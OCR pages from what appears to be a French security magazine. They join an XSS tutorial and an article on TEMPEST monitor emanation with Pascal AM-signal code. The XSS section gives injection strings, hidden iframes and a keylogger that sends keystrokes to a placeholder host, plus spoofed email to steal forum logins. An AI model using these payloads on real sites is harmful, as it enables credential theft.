Au fait, j'ai oublié de vous parler d'une petite astuce. On peut utiliser un proxy pour notre domaine en local afin de faire croire au navigateur que l'on effectue un appel sécurisé. Mais le proxy pointe vers l'extérieur. Sur Internet on trouve de nombreux exemples (surtout en PHP) que l'on peut utiliser conjointement avec AJAX.

serveur et la gestion des erreurs, pour des raisons de simplicité.

On va ensuite uploader l'ensemble sur le serveur puis effectuer un test. Pour une gestion en temps réel du keylogger, on peut utiliser un outil de débogage pour analyser tous les appels au serveur. Je vous recommande : Firebug, c'est une extension de Firefox pour éditer, déboguer, et gérer n'importe quelle page web avec du CSS, HTML, et JavaScript. Vous pouvez la télécharger sur : *https://addons.mozilla.org / it/firefox/addon/1843*. En Figure 1, vous trouverez un exemple de ce qui se produit lorsqu'un un utilisateur remplit le formulaire de paiement.

Simulation d'une attaque

Voyons ci-dessous comment un pirate pourrait utiliser cette technique pour réaliser une attaque. Nous allons voir comment il est possible de se connecter à un forum avec le nom d'utilisateur et le mot de passe d'un internaute. Il s'agit toujours de la faille XSS (Cf. rubrique : "Rechercher une faille XSS"). On utilisera la technique d'injection par IFRAME. Nous assumons connaître au préalable l'e-mail de la victime, nous l'amenons ensuite à se connecter sur le forum par une technique de spoofing et de Social Engineering.

L'impression écran de la Figure 2 montre un vrai site vulnérable au XSS. Il s'agit en l'occurrence d'un forum italien sur lequel j'ai identifié une vulnérabilité (aujourd'hui corrigée) dans le champ de recherche. Le développeur avait oublié de filtrer les caractères spéciaux : guillemets et symboles *'supérieur à'*. En tapant la chaîne suivante dans le champ de recherche :

```
" /><script>
  alert('XSS Vulnerable!')
</script>
```

la page m'a affiché le message d'avertissement : *XSS Vulnerable!*. Le guillemet de départ indique la fermeture de la valeur du champ de recherche input, et le symbole `/>` ferme la balise input ce qui permet de concaténer l'avertissement JavaScript. Ce qui était incroyable, c'est qu'il

y avait sur la même page les champs nom d'utilisateur et mot de passe. De prime abord ils ne sont pas directement vulnérables mais on verra qu'on peut les obtenir ultérieurement.

L'idée est d'injecter dans la page HTML des fonctions JavaScript qui vous permettront d'utiliser les chaînes tapées par les utilisateurs, et par conséquent de communiquer avec le serveur de manière asynchrone. Nous utiliserons ici le keylogger que l'on a fait auparavant, mais avec quelques modifications, étant donné que l'objet `XMLHttpRequest` bloque tous les appels cross-domain (Cf. rubrique : *AJAX et les appels cross-domain*). Nous allons utiliser un script distant avec un iframe caché. En fait, avec l'IFRAME nous ne pourrons pas contrôler la page racine (ici il s'agit de la page web du forum). Celle-ci est sur un serveur différent avec un domaine lui aussi différent ; les navigateurs bloqueront toute tentative d'attaque de type cross-domain. Eh bien, vous allez voir qu'on peut quand même contourner cet obstacle (Cf. Figure 3) :

- il suffit d'inclure un IFRAME sur la page du forum pointant sur une page HTML qui se trouve sur notre serveur,
- la page HTML sur notre serveur contient à son tour un second IFRAME qui pointe au final sur la page vulnérable du forum. On va également injecter du code JavaScript pour le keylogging et l'envoi des requêtes asynchrones vers notre serveur.
- l'IFRAME peut gérer les contrôles de la page racine grâce à la classe parent. parent, en tant qu'élément père et le deuxième élément fils sur le même domaine. On contournera ainsi les sécurités type cross-domain et d'ailleurs celles-ci ne se déclencheront pas.

Listing 4. *Chaîne à injecter dans la page vulnérable au XSS*

```
<!-- CHAINE A INJECTER DANS LE CHAMP DE RECHERCHE -->
" />
<style type='text/css'>
   #iframeSource {display: none;}
   #iframeLog {display: none;}
</style>
<iframe id='iframeSource'
            src='http://www.exemple.com/iframe.htm' width='1' height='1'>
</iframe>
<iframe id='iframeLog' src='' width='1' height='1'></iframe>
<div style="
      <!-- CHAINE A ENVOYER PAR MAIL A LA VICTIME -->
      http://www.theforum_being_hacked.com/default.asp?id=1024&pag=1&searchString=
      %22+%2F%3E%3Cstyle+type%3D%27text%2Fcss%27%3E%23iframeSource+
      %7Bdisplay%3A+none%3B%7D%23iframeLog+%7Bdisplay%3A+none%3B%7D%3C%2
      Fstyle%3E%3Ciframe+id%3D%27iframeSource%27+src%3D%27http%3A%2F%2F
      www.exemple.com%2Fiframe.htm%27+width%3D%271%27+height%3D%271
      %27%3E%3C%2Fiframe%3E%3Ciframe+id%3D%27iframeLog%27+src%3D%27%27
      +width%3D%271%27+height%3D%271%27%3E%3C%2Fiframe%3E%3Cdiv+
      style%3D%22
```

Listing 5. *La page utilise un IFRAME pointant sur la page vulnérable*

```
<style type="text/css">
   #iframeParent {display: none;}
</style>
<body>
   <iframe id="iframeParent" src=''></iframe>
   <script type="text/javascript">
      var iframeParent = document.getElementById('iframeParent');
      iframeParent.src = 'http://www.forum_being_hacked.com/default.asp?id=1024&pag=
            1&searchString=%22+%2F%3E%3Cscript+src%3D%27http%3A%2F%2F
            www.exemple.com2Fparent.js%27%3E%3C%2Fscript%3E';
   </script>
</body>
```

Listing 6. *Script distant pour le keylogging et l'émission asynchrone de requêtes au serveur*

```
parent.parent.document.onkeypress = function keylog(e){
   var evt = (e) ? e : event;
   var keyPressed = "";
   var iframeLog = parent.parent.document.getElementById('iframeLog');
   if (window.ActiveXObject) //IE
         evt = parent.parent.window.event;
   keyPressed = String.fromCharCode(evt.charCode ? evt.charCode : evt.keyCode);
   iframeLog.src = 'http://www.exemple.com/log.php?keyPressed=' + keyPressed;
}
```

Il faut tout d'abord identifier clairement la chaîne à injecter dans le champ de recherche du forum. Celle que j'ai utilisée pour simuler l'attaque se trouve en Listing 4, conjointement avec l'URL à envoyer à la victime.

Comme vous pouvez le constater il y a deux *iframes* ayant été injectés de manière cachée. Le premier pointe sur une page HTML du serveur :

```
<iframe id='iframeSource'
      src='http://www.exemple.com/
      iframe.htm'
      width='1' height='1'>
</iframe>
```

Quant au second, il est vide, il permettra de charger la page de connexion du serveur, comme nous le verrons un peu plus tard :

```
<iframe id='iframeLog'
      src='' width='1'
      height='1'>
</iframe>
```

Pour que nos deux iframes soient invisibles, on va injecter une petite feuille de style :

```
<style type='text/css'>
   #iframeSource {display: none;}
   #iframeLog {display: none;}
</style>
```

Tout le reste est nécessaire à la fermeture des balises input, afin qu'il n'y ait pas d'erreurs HTML qui apparaissent sur la page Web. La première sera ensuite directement injectée dans le champ de recherche, tandis que l'autre correspondra à l'URL, et sera




Figure 3. *Une astuce à utiliser sur les navigateurs pour tester des scripts distants de type cross-domain*

envoyée à l'e-mail de la victime. En Listing 5, le code se trouvant dans *iframe.htm* doit être stocké sur notre serveur. Ça ne fait que générer un IFRAME sur la page racine du forum qui est vulnérable. Veuillez noter que l'on injecte un fichier JavaScript *parent.js* dont le code est présenté en Listing 6 :

```
iframeParent.src =
      'http://www.forum_being
      _hacked.com/default.asp?id
      =1024&pag=1&searchString=
      %22+%2F%3E%3Cscript
      +src%3D%27http%3A%2F%2F
      www.exemple.com2Fparent.js
      %27%3E%3C%2Fscript%3E';
```

Le script est une version modifiée du premier keylogger. Pour intercepter la clé, on écrira le gestionnaire d'événement suivant :

```
parent.parent.document.onkeypress =
      function keylog(e){ ... };
```

On doit indiquer deux fois le terme *parent* du fait que le script s'exécute depuis le second IFRAME.

Le reste de la fonction est similaire à la première, excepté pour accéder au serveur où l'on n'utilise pas l'objet `XMLHttpRequest`. En effet on charge la page d'identification de notre serveur directement à partir de l'IFRAME injecté :

```
var iframeLog =
      parent.parent.document.
      getElementById('iframeLog');
iframeLog.src = 'http://
      www.exemple.com/log.php?
      keyPressed=' + keyPressed;
```

Sur Internet

- *http://www.javascriptkit.com/jsref/eventkeyboardmouse.shtml* – Evénement associés au clavier et aux boutons de la souris,
- *http://developer.mozilla.org/en/AJAX/Getting_Started* – Démarrer avec AJAX,
- *http://www.quirksmode.org/js/introevents.html* – Gérer les événements JavaScript,
- *http://developer.apple.com/internet/webcontent/iframe.html* – Scripts distants avec les IFRAME.

La page log.php pourrait être similaire à celle du formulaire de paiement (Cf. Listing 3).

Il suffit maintenant d'envoyer à notre victime l'URL, en utilisant une technique de spoofing lui faisant croire qu'il s'agit d'un e-mail provenant du forum. Tous les éléments tapés dans la page, nom d'utilisateur et mot de passe inclus, seront enregistrés par notre serveur.

Durant la simulation d'attaque, j'ai noté que le niveau de sécurité par défaut dans *Internet Explorer 7* ne donne aucune alerte en cas de tentative d'attaque XSS, contrairement à *Firefox 3* qui bloque l'attaque et demande à l'utilisateur d'accepter ou non. À noter que beaucoup d'utilisateurs inexpérimentés utilisent Internet Explorer...

Antonio Fanell
Ingénieur électronique depuis 1998 il s'intéresse de près au domaine de la sécurité et aux technologies de l'information. Il travaille actuellement comme chef de projet pour une SSII à Bari, en Italie.

ŁUKASZ MACIEJEWSKI

Émission compromettante.
Orage dans un verre d'eau ?

Degré de difficulté

Actuellement, quasiment toutes les informations sont à vendre et constituent une marchandise très précieuse. Voulez-vous permettre les autres de vous les voler impunément ? L'attaque est la meilleure défense – une attaque électromagnétique.

Au début, il a été pensé que les perturbations émises par les appareils n'étaient pas particulièrement importantes pour le monde. La découverte des possibilités des ondes électromagnétiques a provoqué tant d'émotions que la sécurité des informations ainsi envoyées a été – comme c'est souvent le cas – oubliée. Un peu comme le cas d'un enfant qui vient d'avoir un nouveau jouet. Les concepteurs se sont amusés avec l'électromagnétisme, ils ont conçu des gadgets plus avancés en s'y basant et ils ont construit une tour de la technologie à partir de ces connaissances. Cette tour de la technologie ne cesse d'être développée mais ses racines sont tombées dans les oubliettes. Si nous secouons les fondations de cette tour, le mythe de sa sécurité sera détruit.

Dans un premier temps, TEMPEST (en anglais *Transient Electromagnetic Pulse Emanation Standard* – standard de l'émission compromettante) constituait une méthode d'attaque électromagnétique visant à extraire un texte pur à partir des machines cryptographiques dont les *Tiny ElectroMagnetic Pests Emitting Secret Things* (petites parasites électromagnétiques qui émettent des données secrètes). C'est une définition très parlante. Actuellement, près de 175 sociétés sont pourvues d'une autorisation pour fabriquer les dispositifs. Wang Research Laboratories est l'un des plus grands fabricants.

Qu'est-ce l'orage ?

La guerre informatique a débuté. Tous les ans, le nombre de dispositifs de traitement des données s'agrandit. Certains dispositifs traitent le signal électrique en acoustique (hauts-parleurs), d'autres créent les ondes lumineuses à partir d'un signal électrique (moniteurs). Tous ces dispositifs ont toutefois une caractéristique en commun. Puisque leur travail repose sur le passage du courant du point A vers le point B (alimentation typique, envoi d'informations, etc.), une antenne émettrice peut être créée à partir d'un moyen de transport (un câble ou un circuit imprimé).

Le principe est simple : chaque charge électrique est une source d'un champ électromagnétique. Puisque le passage de courant est présent dans tous les dispositifs électroniques, la conclusion est simple : ces dispositifs constituent des sources d'une émission d'un champ électromagnétique. Si ce champ contient des informations relatives aux données traitées à l'intérieur ou – pire encore – à la manière dont elles sont traitées, cette émission peut être considérée comme compromettante.

Description des menaces

Le problème de fuite d'informations a été récemment abordé à une grande échelle dans les médias. Comme d'habitude, les médias exagèrent le côté innovant de la technique décrite. Elle était en effet déjà connue auparavant : en 1943, les employés de Bell Telephone

CET ARTICLE EXPLIQUE

comment apprivoiser l'émission électromagnétique,

comment concevoir son propre projet TEMPEST,

comment envoyer des informations binaires à l'aide d'un moniteur.

CE QU'IL FAUT SAVOIR

connaître n'importe quel langage de programmation,

connaître les notions de l'électromagnétisme et de l'électronique.




Figure 1. *Onde électromagnétique*

ont découvert qu'un des machines cryptographiques émettait les données relatives au signal traité pendant son fonctionnement. À l'époque, le niveau de connaissances ne permettait pas de se protéger efficacement contre ce type de phénomènes. Nous pouvions considérer que durant 19 ans la technique de protection mûrirait. Ce n'est pourtant pas le cas et en 1962, l'un des ingénieurs d'un mini-centre cryptographique américain a fait connaître une présence d'une surveillance (japonaise) effectuée au moyen de la technique d'émission compromettante (vous trouverez davantage d'informations sur ce sujet dans le rapport de l'Agence de sécurité américaine *TEMPEST: A Signal Problem*). Le monde a ainsi pu connaître les avantages de l'émission compromettante émise.

L'Europe ne se trouvait pas loin de l'utilisation de ce type des technologies. En 1960, la Grande Bretagne négociait l'entrée dans la Communauté Économique Européenne et craignait la décision du premier ministre français. Grâce à l'équipe créée par le contre-espionnage, un signal secondaire a été découvert dans la ligne de transmission sortante de l'ambassade de France. Après la conception d'un dispositif approprié, il était possible d'accéder au texte non crypté, ce qui rendait la cryptographie inutile. L'émission conduite est née.

Puisque ces technologies étaient connues à l'époque, étaient-elle améliorées depuis ? Quels sont les progrès depuis l'époque de Wim van Eck et sa première présentation publique du système TEMPEST (*Electromagnetic Radiation from Video Display Units: An Eavesdropping Risk?*) du 1983 ?

Électromagnétisme

Afin de comprendre et apprécier l'émission compromettante, il faut connaître la manière dont elle est créée. Comment un dispositif devient un petit potinier qui raconte à tout le monde ce qu'il fait et

Deux phénomènes en sont responsables :

- loi d'Ampère – la circulation du courant et le champ électrique variable font créer un champ magnétique tourbillonnant dont l'induction est proportionnelle à la vitesse des modifications du flux du champ électrique,
- loi de Faraday – les modifications du champ magnétique font créer un champ électrique tourbillonnant dont la taille dépend de la vitesse des modifications du flux du champ électrique.

Ces deux lois élémentaires, combinées à deux lois de Gauss (présence de source du champ électrique et absence de source du champ magnétique), constituent une bible de l'électromagnétisme (équations de Maxwell). Une simple conclusion en découle : si un appareil est alimenté, il n'apparaîtra pas immédiatement dans les circuits électroniques. Sa valeur augmentera progressivement (états passagers) jusqu'à un niveau exigé. Bien évidemment, les électrons se déplacent très rapidement donc il est impossible d'observer ce phénomène tous les jours. Le courant est tout de même variable dans le temps et – comme nous le savons – le flux d'électrons variable crée un champ magnétique. Ce champ, généré à partir d'un champ électrique variable, génère également le champ électrique variable dans le temps. Les changements de ces deux champs, et plus particulièrement les perturbations du centre où les changements ont lieu, sont chargés de propager les ondes électromagnétiques (Figure 1).

Quelle en est la conclusion ? La présence de la source du champ électrique nous informe que tout dispositif




Figure 2. *Principe de création d'une image*




Figure 3. *Modulation d'amplitude (AM)*

génère de manière électronique un champ électrique (par exemple, stockage dans les condensateurs). L'absence de la source du champ magnétique nous informe qu'il peut exister même dans un vide, nécessitant uniquement une source du champ électrique. Une onde créée dans un vide peut se propager de manière infinie. Dans un environnement terrestre, en raison de l'endroit où elles se propagent (par exemple, particules de l'air), ces ondes sont soumises à une multitude de phénomènes dont le plus important est l'amortissement. Plus la source est éloignée, moins le signal est fort, ce qu'il peut être observé dans des réseaux sans fil. Pour cette simple raison, nous observons au choix : soit un dispositif émet un champ assez puissant pour qu'il puisse être reçu, soit les appareils de réception sont assez sensibles pour recevoir un signal intéressant dans un chaos des ondes qui nous entourent.

Nous savons donc comment attaquer. Quel est toutefois notre objectif ? La source la plus connue de l'émission compromettante est un moniteur doté d'un tube cathodique (en anglais *CRT – Cathode Ray Tube*) et la suite de nos analyses reposera donc sur ce type moniteur.

Moniteur AM

Généralement parlant, le moniteur sert à afficher une image. Le signal de vision amené depuis une carte graphique est amplifié et dirigé par les circuits de balayage ; le paquet d'électrons arrive à l'écran du moniteur. Pourquoi ce processus est-il si exceptionnel de notre point de vue ? Mis à part le signal de vision, le moniteur a besoin des informations sur le rafraîchissement des lignes (synchronisation horizontale) et du cadre (synchronisation verticale) pour créer une image correcte à partir des données reçues par la vision. De plus, le paquet d'électrons qui crée une image doit être doté d'une énergie suffisamment puissante pour extraire des photons à partir du luminophore (ce qui n'est pas banal). De plus, nous ajoutons une manière de créer une image (Figure 2) et nous avons tout dont nous avons besoin pour créer une radio avec une modulation d'amplitude :

- condition de génération d'une onde électromagnétique - changement rapide des mouvements d'électrons. Le canon à électrons est responsable de cette tâche ; il crée les pixels de l'image. La couleur blanche correspond à une valeur élevée énergétique du pixel et la couleur noire – à l'absence du signal du paquet d'électrons,
- signal porteur (modulé) – le cadre de l'image doit être dessiné pendant un rafraîchissement vertical. Une ligne doit être dessinée pendant un rafraîchissement horizontal moins le temps de retour du point de la fin de la ligne jusqu'au début de la ligne suivante. Un pixel doit être dessiné avec une telle vitesse que pendant le rafraîchissement horizontal, tous les pixels puissent être affichés dans une ligne. Cette durée est en effet décisive pour les propriétés de l'onde porteuse ou, autrement dit, du signal modulé,
- signal qui module – en réalité, il s'agit d'une valeur des couleurs de chaque pixel depuis le blanc (toutes les couleurs) jusqu'à l'absence de la couleur (noir – absence de couleur). Cet élément est responsable des informations envoyées par le moniteur mais n'informe pas où le trouver,
- modulateur – c'est en réalité une carte graphique. Les valeurs de couleur d'un point défini sont données à cet endroit à une fréquence d'un pixel, en combinant les données de tension (luminance) et les données temporaires (emplacement à l'écran). Il influence la fréquence avec laquelle nous attendons le signal portant l'information sur l'image affichée,
- antenne émettrice – le moniteur fait office de cette antenne. Le signal de vision y renforcé est plus puissant que son équivalent émis par les câbles qui le lient à la carte graphique.

Le modulateur d'amplitude le plus simple est présenté sur la Figure 3. Il se compose principalement d'un transistor, contrairement à la carte graphique qui est un modulateur AM plus complexe (bien qu'elle ne s'en rende pas compte le plus probablement).

Ce que les Tigres aiment le plus

Nous voilà pourvus des connaissances théoriques. Il est temps de les utiliser en pratique. Nous savons comment le signal du moniteur est généré mais où le trouver ? La connaissance des standards

Figure 4. *Projet Tempest for Eliza*

employés par tous les moniteurs pour créer une image à partir d'un signal vidéo pseudo-aléatoire nous vient en aide. La fréquence porteuse du signal du moniteur a une valeur de 40MHz pour une image dont la résolution est de 800x600 et le rafraîchissement - de 60Hz. En revanche, pour une résolution de 1920x1440 et un rafraîchissement de 75Hz, la valeur de la fréquence d'un seul pixel est de 297MHz. Cette étendue de fréquence s'appelle VHF (en anglais *Very High Frequency*) ou THF (très haute fréquence). L'écoute y est autorisée mais l'émission peut être *pénible*.

Tempest for Eliza, conçu par Erik Thiele, est le programme le plus connu qui présente l'émission compromettante. Grâce à ce programme et au programme *xvidtune*, nous pouvons forcer le moniteur de jouer une mélodie qui, une fois la radio accordée, pourra être entendue. Pour ce faire, nous compilons les sources (le paquet SDL est nécessaire), nous chargeons les paramètres de configuration du moniteur depuis le programme *xvidtune* et les transmettons au programme :

```
./tempest_for_eliza 105000000 1024
    768 1400 10000000 songs/forelise
```

Nous obtenons une image similaire à celle de la Figure 4. Nous branchons n'importe quelle radio, nous l'accordons à AM et nous trouvons la mélodie. Même si la fréquence porteuse du moniteur est plus importante que l'échelle de réception d'une radio, le son peut être entendu grâce aux basses harmoniques.

eckBOX est un autre projet de la famille du *petit espion*. Il a besoin d'un radio, d'un transformateur A/C (analogique-numérique) et d'un logiciel de traitement du signal en image utile pour travailler. Pourquoi un tel projet, n'a-t-il pas réussi ?

Cela est peut-être du au gouvernement secret américain qui a interdit les expériences de ce type ou peut-être à une association secrète qui voulait garder le savoir pour elle-même.

Ou peut-être cela est du au fait que – conformément à la formule de Shannon-Kotielnikow – la fréquence d'échantillonnage doit être au moins deux fois supérieure à la fréquence maximale du signal (ce qui équivaut à la fréquence d'échantillonnage égale à 216MHz pour un moniteur standard). La sélectivité d'une radio se trouve en dehors de la bande du moniteur et elle est trop grande. Le signal généré par la carte graphique est chargé d'une erreur de 5 %, ce qui donne 5,4MHz pour 108MHz. La radio reçoit une partie du signal émis mais cela donne peu d'informations pour réussir à avoir une image lisible. La sélectivité est comme les enfants dans une aire de jeux. Une seule nounou est incapable de les attraper tous mais si elles sont plusieurs, elles ont plus de chance de le faire. Si en revanche nous appelons un grand monsieur, tous les enfants partiront dans tous les sens en criant le plus probablement. La même chose concerne les ondes radio : si le circuit est trop sélectif, nous recevrons une partie du signal, si la bande est trop large, le circuit aura trop d'informations à traiter et nous n'aurons rien. Dans une telle situation, la vitesse du flux de données depuis le transformateur A/C à l'application de traitement n'est pas si importante.

Listing 1. *Génération d'une note définie*

```
procedure generuj_sygnal_AM(dane:TUstawienia);
var
   x,y:integer;          //emplacement du pixle calculé

   ft,             // fréquence de la note (qui module)
   fp:Extended;       // fréquence du pixel
   A,              //amplitude du signal modulé
   m,             //amplitude du signal qui module
   t,             //base temporaire
   modulujący,          //signal qui module la porteuse
   modulowany:Extended;   //porteuse
begin
   fp:=dane.o_fp*1000000;   //fréquence du pixel [MHz]
   ft:=dane.ton;          //fréquence de la note générée [Hz]
   fc:=dane.nosna;       //fréquence de la porteuse [Hz]
   //Configuration initiale des paramètres :
   A:=255/4;          //amplitude du signal modulé
   m:=1.0;          //amplitude du signal qui module
   //Caluculs initiaux du signal modulé par amplitude (AM) :
   SetLength(sygnal_zmodulowany,dane.rozX,dane.rozY); //configuration du tableau pour
                     le signal
   i:=0;  //numéro de la ligne suivante pour calculer
   t:=0;  //début, autrement dit, lorsque le temps est à zéro
    //{Nous créons l'image depuis le coin supérieur gauche de l'écran
    // jusqu'au coin inférieur gauche, donc de la même manière que sur le moniteur}
    //nous créons l'image en nous basant sur le signal modulé et qui module :
   for y:=0 to dane.rozY-1 do
   begin
      for x:=0 to dane.rozX-1 do
      begin
         modulujący:=m*cos(PI2*ft*t);       // signal modulé
         modulowany := A*cos(PI2*fc*t);    // signal qui module (de l'horloge)
         sygnal_zmodulowany[x,y]:=(1+modulujący)*modulowany;
         t:=t+1/fp;             //fp passage au pixel suivant
      end;
      i:=i+1;    //n° de la ligne suivante car nous en avons déjà dessiné une
      //{durée de retour du paquet d'électrons jusqu'au début de la ligne ; durée
      //pendant laquelle
        //rien n'est émis donc il faut attendre
        //durée = numéro de la ligne suivante à dessiner* (fH +FHret)}
      t:=i*(1/dane.o_fh+((1/dane.o_fv)-(1/dane.o_fh)-dane.rozY*(1/dane.o_fh))/
                     dane.rozY);
   end;
end;
```

Notre propre TEMPEST

Pour commencer notre propre aventure avec l'émission compromettante, il faut disposer des équipements appropriés. Pour ne pas chercher à l'intérieur du moniteur, nous relions l'ensemble à l'aide d'une carte test présentée sur la Figure 5.

Elle permettra d'accéder à tous les signaux importants. Grâce aux goujons, il est possible de couper la ligne de signal de la carte graphique (en l'enlevant)

et brancher notre propre version de signal via la prise BNC (par exemple, depuis une source de synchronisation externe). Si nous laissons les goujons et branchons un oscilloscope à une prise donnée, il est possible d'observer en détails le signal envoyé (données, paramètres de temps) pour le recréer par la suite soi-même.

Pour nos besoins, nous laissons toutes les lignes telles quelles et nous coupons uniquement les informations sur le trajet de vision du moniteur TEMPEST. À la place des données de la carte graphique, nous enverrons les informations depuis la sortie d'une simple radio Am (par exemple, sortie écouteurs). Cette approche simplifie les tests et ne nécessite pas la construction des circuits externes de contrôle de fréquence de synchronisation.

La carte prête se trouve sur la Figure 6.

Le branchement est prêt, il est maintenant temps d'écrire un logiciel qui crée un émetteur avec la modulation d'amplitude à partir du moniteur. Le Listing 1 présente le code de procédure de génération d'un signal.

C'est une méthode assez primitive pour générer un signal AM mais elle explique de manière simple les principes de base. Les lignes 35, 36 et 37 sont chargées de générer les valeurs appropriées en se basant sur le pixel affiché actuellement et de la durée dans laquelle il est affiché. Une fois la ligne calculée (la boucle for interne), nous générons la ligne inférieure suivante. Entre la fin de la ligne générée et le début de la ligne suivante, le canon à électrons doit disposer du temps pour retourner au début de la ligne. Pendant ce temps, le signal ne sera pas généré donc nous passons cette brève durée (ligne 45). Une fois la ligne générée et après le retour au début de la ligne suivante, nous rappelons la génération du signal. La Figure 7 présente l'image ainsi créée.

Protections

Comme les méthodes d'utiliser l'émission compromettante sont connues, les moyens de protection devraient l'être aussi. Il est impossible d'exclure la création des champs électromagnétiques, comme il est impossible d'exclure la

